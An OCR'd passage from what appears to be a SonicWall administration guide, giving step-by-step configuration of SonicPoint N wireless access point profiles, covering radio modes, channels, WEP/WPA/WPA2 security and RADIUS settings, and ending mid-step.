
To configure a SonicPointN provisioning profile:

1 Navigate to **SonicPoint > SonicPoints** page.

2 Do one of the following:

- To add a new SonicPoint N profile, click **Add SonicPoint N Profile**.
- To edit an existing SonicPoint N profile, click the **Configure** icon on the same row as the profile you want to edit.

The **Add/Edit SonicPointN Profile** dialog appears. The two dialogs are the same except if you are editing an existing profile, the existing settings are displayed.



3 Configure the SonicPoint N through options on these tabs:


- Settings Tab on page 786
- 802.11n Radio Tab on page 789
- Advanced Tab on page 802
- Sensor Tab on page 804

Settings Tab

The **Settings** tab has these sections:

- SonicPoint Settings on page 787
- Virtual Access Point Settings on page 788
- L3 SSL VPN Tunnel Settings on page 788
- SonicPoint Administrator Settings on page 788

SonicPoint Settings




To configure the SonicPoint Settings tab:

1 To automatically enable each SonicPoint when it is provisioned with this profile, select **Enable** SonicPoint. This option is selected by default.

2 Optionally, check **Retain Settings** to have the SonicPoint Ns provisioned by this profile retain customized settings until system restart or reboot. This option is not selected by default.

If you select this option, **Edit** becomes active. To specify the settings to retain:

a Click **Edit**. The **Retain Settings** dialog displays.



b Do one of the following:

- Click **Retain All Settings**; all the other options are dimmed.
- Click the checkboxes of the individual settings to be retained.

c Click **OK**.

3 Optionally, check **Enable RF Monitoring** to enable wireless RF Threat Real Time Monitoring and Management. This option is not selected by default.

4 Optionally, check **Enable LED (Ni/Ne)** to turn SonicPointN LEDs on/off.


NOTE: This option applies only to the SonicPoint N model that has controllable LED hardware support.

5 Enter a prefix for the names of all SonicPointNs connected to this zone in the **Name Prefix** field. This prefix assists in identifying SonicPoints on a zone. When each SonicPointN is provisioned, it is given a name that consists of the name prefix and a unique number, for example: *MySonicPoint 126008*.

6 Select the country where you are operating the SonicPoint Ns from the **Country Code** drop-down menu. The country code determines which regulatory domain the radio operation falls under.

7 From the **EAPOL Version** drop-down menu, select the version of EAPoL (Extensible Authentication Protocol over LAN) to use: **v1** or **v2**. The default is **v2**, which provides better security than v2.

Virtual Access Point Settings



To configure Virtual Access Point Settings:

1 Optionally, from the **802.11n Radio Virtual AP Group** drop-down menu, select an 802.11n Virtual Access Point (VAP) group to assign these SonicPoint Ns to a VAP. This drop-down menu allows you to create a new VAP group. For more information on VAPs, see SonicPoint > Virtual Access Point on page 822.

L3 SSL VPN Tunnel Settings

To configure L3 SSL VPN Tunnel Settings:

1 In the **SSL VPN Server** field, enter the IP address of the SSL VPN server.

2 In the **User Name** field, enter the user name of the SSL VPN server.


3 In the **Password** field, enter the password for the SSL VPN server.

4 In the **Domain** field, enter the domain that the SSL VPN server is located in.

5 Click **Auto-Reconnect** for the SonicPoint to auto-reconnect to the SSL VPN server.

NOTE: To configure L3 SSL VPN, click the link to **SSL VPN > Client Settings**. For information about Layer 3 SSL VPN, refer to SonicPoint Layer 3 Management on page 743 and SSL VPN > Client Settings on page 1391.

SonicPoint Administrator Settings



To configure SonicPoint Administrator Settings:

1 In the **Name** field, enter the user name for the network administrator.


2 In the **Password** field, enter the password for the network administrator.

802.11n Radio Tab


NOTE: The sections and options displayed on the **802.11n Radio** tab change depending on whether you selected a VAP group in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab and the mode you selected from the **Mode** drop-down menu.

- VAP group not selected on the Settings tab
- VAP group selected on the Settings tab

VAP group not selected on the Settings tab



VAP group selected on the Settings tab



To configure the 802.11n Radio tab:


1 Click the **802.11n Radio** tab.

2 Configure the options on this tab:

- 802.11n Radio Settings on page 790
- Wireless Security on page 794
- Virtual Access Point Encryption Settings on page 799
- ACL Enforcement on page 800
- Remote MAC Address Access Control Settings on page 801

802.11n Radio Settings

NOTE: The options change depending on the mode you select.



To configure 802.11n Radio Settings:

1 Check **Enable Radio** to automatically enable the 802.11n radio bands on all SonicPoints provisioned with this profile. This option is selected by default.

- From the **Enable Radio** drop-down menu, select the schedule for when the802.11n radio is on. The default schedule is **Always On**. You can create a new schedule by selecting **Create new schedule**.

2 Select your preferred radio mode from the **Mode** drop-down menu. The wireless security appliance supports the modes shown in the Radio mode choices table.

NOTE: The available **801.11n Radio Settings** options change depending on the mode selected. If the wireless radio is configured for a mode that:

- Supports 802.11n, the following options are displayed: **Radio Band, Primary Channel, Secondary Channel**.
- Does not support 802.11n, only the **Channel** option is displayed.
- Supports 5GHz 802.11n/a, the **Enable DFS Channels** option is displayed.

TIP: For optimal throughput speed solely for 802.11n clients, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

Radio mode choices

2.4GHz	5Ghz	Definition
2.4GHz 802.11n Only	5GHz 802.11n Only	Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
2.4GHz 802.11n/g/b Mixed This is the default.	5GHz 802.11n/a Mixed	Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.
2.4GHz 802.11g Only		If your wireless network consists only of 802.11g clients, you might select this mode for increased 802.11g performance. You might also select this mode if you wish to prevent 802.11b clients from associating.
2.4GHz 802.11g/b Mixed		If your wireless network consists of both 802.11b and 802.11g clients, you might select this mode for increased performance.
	5GHz 802.11a Only	Select this mode if only 802.11a clients access your wireless network.
	5GHz 802.11n/a/ac Mixed	Supports 802.11a, 802.11ac, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.
	5GHz 802.11ac Only	Select this mode if only 802.11ac clients access your wireless network.

3 If you chose **5GHz 802.11n Only**, **5GHz 802.11a/n Mixed**, or **5GHz 802.11a Only** for **Mode**, optionally check **Enable DFS Channels**. Enabling Dynamic Frequency Selection (DFS) allows wireless devices to share spectrum with existing radar systems in the 5GHz band. This setting is not selected by default.

4 If you did not specify a VAP group on the **Settings** tab, in the **SSID field**, enter a recognizable string for the SSID of each SonicPoint using this profile. This is the name that appears in clients' lists of available wireless connections.

NOTE: If all SonicPoints in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint to another.

5 If the mode you selected supports:

- 802.11g only or 802.11a only, go to Step 6
- 802.11n only or 802.11n mixed, go to Step 8

6 Only for 802.11a/g: Select the channel for the radio from the **Channel** drop-down menu:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting. Use **Auto** unless you have a specific reason to use or avoid specific channels.
- Specific channel: Select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.

802.11g/802.11a channels

802.11g Channels	802.11a Channels
Channel 1 (2412 MHz)	Channel 36 (5180 MHz)
Channel 2 (2417 MHz)	Channel 40 (5200 Mhz)
Channel 3(2422 MHz)	Channel 44 (5220 Mhz)
Channel 4 (2427 MHz)	Channel 48 (5240 Mhz)
Channel 5 (2432 MHz)	Channel 149 (5745 Mhz)
Channel 6 (2437 MHz)	Channel 153 (5765 Mhz)
Channel 7 (2442 MHz)	Channel 157 (5785 Mhz)
Channel 8 (2447MHz)	Channel 161 (5805 Mhz)
Channel 9 (2452 MHz)	
Channel 10 (2457 MHz)	
Channel 11 (2462 MHz)	

7 If you selected **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode, go to Step 11.

8 For 802.11n only or 802.11n mixed: From the **Radio Band** drop-down menu, select the band for the 802.11n radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
  - The **Primary Channel** and **Secondary Channel** drop-down menus are set to **Auto** and cannot be changed.
- **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** drop-down menus.
  - **Channel** - By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel

within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels are the same as for 802.11g in Step 6.

- **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are displayed:
  - **Primary Channel** - By default, this is set to **Auto**. Optionally, you can specify a specific primary channel. The available channels are the same as for 802.11a in Step 6
  - **Secondary Channel** - The configuration of this drop-down menu is set to **Auto** regardless of the primary channel setting.

9 Optionally, select the **Enable Short Guard Interval** checkbox to specify a short guard interval of 400ns as opposed to the standard guard interval of 800ns. This setting is not selected by default.

NOTE: This option is not available if **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

A guard interval is a set amount of time between transmissions that is designed to ensure distinct transmissions do not interfere with one another. The guard interval introduces immunity to propagation delays, echoes, and reflections. An AP identifies any signal content received inside this interval as unwanted inter-symbol interference, and rejects that data. The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

The 802.11n standard specifies two guard intervals: 400ns (short) and 800ns (long). Enabling a short guard interval can decrease network overhead by reducing unnecessary idle time on each AP. A short guard interval of 400 nanoseconds (ns) will work in most office environments as distances between points of reflection, as well as between clients, are short. Most reflections will be received quickly. The shorter the guard interval, the more efficiency there is in the channel usage, but a shorter guard interval also increases the risk of interference

Some outdoor deployments, may, however, require a longer guard interval. The need for a long guard interval of 800 ns becomes more important as areas become larger, such as in warehouses and in outdoor environments, as reflections and echoes become more likely to continue after the short guard interval would be over.

10 Optionally, to enable 802.11ac or 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput, select the **Enable Aggregation** checkbox.

NOTE: This option is not available if **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

Data over wireless networks are sent as a stream of packets known as data frames. Frame aggregation takes these packets and combines them into fewer, larger packets, thereby allowing an increase in overall performance. Frame aggregation was added to the 802.11n specification to allow for an additional increase in performance. Frame aggregation is a feature that only 802.11n clients can take advantage of as legacy systems will not be able to understand the new format of the larger packets.

TIP: The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, and so on), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

11 Select **Enable MIMO** to enable MIMO (multiple-input multiple output). Enabling this option increases 802.11n throughput by using multiple-input/multiple-output antennas.

This option is enabled by default for all 802.11n modes and is dimmed to ensure it is not disabled. The option is activated and selected by default if **5GHz 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

IMPORTANT: To avoid compatibility issues, ensure the 802.11a or 802.11g wireless client also can support these antennas. If the client cannot support these antennas, disable the option by deselecting it.

Disabling MIMO may cause weaker signal strength and lower throughput for some wireless clients. If you do disable MIMO for compatibility, a confirmation message displays. Click **OK** to continue.


12 If you:

- Did not select a VAP, go to Wireless Security on page 794.
- Selected a VAP from the **802.11n Radio Virtual AP Group** drop-down menu in the **Virtual Access Point Settings** section of the **Settings** tab, go to Virtual Access Point Encryption Settings on page 799.

Wireless Security

NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab, this section is not available. Instead, the **Virtual Access Point Encryption Settings** section is displayed. Go to Virtual Access Point Encryption Settings on page 776.

If you are configuring a SonicPointACe/ACi/N2, you configure RADIUS Accounting in this section.



To configure Wireless Security:

1 In the **Wireless Security** section, select the method of authentication for your wireless network from the **Authentication Type** drop-down menu:

NOTE: The options available change with the type of configuration you select.

WEP [a]	WPA [b]	WPA2 [b]
WEP - Both (Open System & Shared Key) – default	**WPA - PSK**	**WPA2-PSK**
WEP - Open System [c]	**WPA - EAP**	**WPA2-EAP**
WEP - Shared Key		**WPA2-AUTO-PSK**
		WPA2-AUTO-EAP

a. For **WEP - Both (Open System & Shared Key)** and **WEP - Shared Key**, go to WEP Configuration on page 795.

b. For WPA and WPA2 options, go to WPA or WPA2 Configuration: on page 796.

c. All options are dimmed; go to ACL Enforcement on page 800.

WEP Configuration

WEP (Wired Equivalent Privacy) is a standard for Wi-Fi wireless network security.

A WEP key is a security code system for Wi-Fi networks. WEP keys allow a group of devices on a local network (such as a home network) to exchange encoded messages with each other while hiding the contents of the messages from easy viewing by outsiders.

You choose the WEP keys. When WEP security is enabled on a network, matching WEP keys must be set on Wi-Fi routers and each device connecting over Wi-Fi, for them all to communicate with each other.

To configure Wireless Security for WEP

1 Select the size of the encryption key from the **WEP Key Mode** drop-down menu:

- **None** – Default for **WEP - Both (Open System & Shared Key)**. If selected, the rest of the options in this section remain dimmed; go to ACL Enforcement on page 800.
- **64 bit**
- **128 bit**
- **152 bit** - default for **WEP - Shared Key**

2 From the **Default Key** drop-down menu, select which key is the default key, that is, the key that is tried first when trying to authenticate a user:

- **Key 1** (default)
- **Key 2**
- **Key 3**
- **Key 4**

3 From the **Key Entry** drop-down menu, select whether the key is:

- **Alphanumeric** (default)
- **Hexadecimal (0-9, A-F)**

4 In the **Key 1 - Key 4** fields, enter up to four possible WEP encryptions keys used when transferring encrypted wireless traffic. Enter the most likely to be used in the field you selected as the default key:

NOTE: The length of each key is based on the selected key type (alphanumeric or hexadecimal) and WEP strength (**WEP Key Mode**): 64, 128, or 152 bits.


- **Key 1**: First static WEP key associated with the key index.
- **Key 2**: Second static WEP key associated with the key index.
- **Key 3**: Third static WEP key associated with the key index.
- **Key 4**: Fourth static WEP key associated with the key index.

5 Go to ACL Enforcement on page 800


WPA or WPA2 Configuration:

NOTE: The options change depending on the authentication type selected.

WPA - PSK, WPA2 - PSK, or WPA2 - AUTO - PSK



WPA2 - EAP or WPA2 - AUTO - EAP



To configure Wireless Security for WPA or WPA2

1 From the **Cipher Type** drop-down menu, select the cipher to encrypt your wireless data:

- **AES** (newer, more secure; default): AES (Advanced Encryption Standard) is a set of ciphers designed to prevent attacks on wireless networks. AES is available in block ciphers of either 128, 192 or 256 bits depending on the hardware you intend to use with it. In the networking field, AES is considered to be among the most secure of all commonly installed encryption packages.
- **TKIP** (older, more compatible): TKIP (Temporary Key Integrity Protocol) is not actually a cipher, but a set of security algorithms meant to improve the overall safety of WEP (wired equivalent privacy

networks). WEP is widely known to have a host of serious security vulnerabilities. TKIP adds a few extra layers of protection to WEP. This is the default.

- **Auto**: the appliance chooses the cipher type automatically.

2 In the **Group Key Interval (seconds)** field, enter the period for which a Group Key is valid, that is, the time interval before the encryption key is changed automatically for added security. The default value is **86400** seconds (24 hours). Setting too low of a value can cause connection issues.

3 If, from the **Authentication Type** drop-down menu, you selected:

- PSK authentication types, go to Step 4.
- EAP authentication types, go to RADIUS Server Settings on page 797.

4 For PSK authentication types only, in the **Passphrase** field, enter the passphrase your network users must enter to gain network access.

NOTE: This option displays only if you configure **WPA-PSK**, **WPA2-PSK**, or **WPA2-AUTO-PSK** for your authentication type.


5 Go to ACL Enforcement on page 800.

RADIUS Server Settings

NOTE: This option displays only if you selected **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP** for your authentication type.

Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution uses an external 802.1x/EAP-capable RADIUS server for key generation. An EAP-compliant RADIUS server provides 802.1X authentication. The RADIUS server must be configured to support this authentication and all communications with the SonicWall.


If you are configuring a profile for a SonicPointACe/ACi/N2, you can configure RADIUS Accounting in this section.




To configure RADIUS Server Settings:

1 Click the **Configure** button. The **SonicPoint Radius Server Settings** dialog displays. The options displayed on this dialog depend on the type of SonicPoint.

SonicPointNDR or SonicPoint N



SonicPointACe/ACi/N2



2 In the **Radius Server Retries** field, enter the number times, from 1 to 10, the firewall attempts to connect before it fails over to the other Radius server. The default number depends on the SonicPoint:

- SonicPointNDR – **0**
- SonicPointACe/ACi/N2 – **4**

3 In the **Retry Interval (seconds)** field enter the time, from 0 to 60 seconds, to wait between retries. The default number is **0** or no wait between retries.

4 To configure the **Radius Server Settings**, see Remote MAC Address Access Control Settings on page 801.

5 If you are configuring RADIUS for:

- SonicPointACe/ACi/N2, go to Step 6.
- SonicPointNDR, go to Step 8.

6 To send the NAS identifier to the RADIUS server, select the type from the **NAS Identifier Type** drop-down menu:

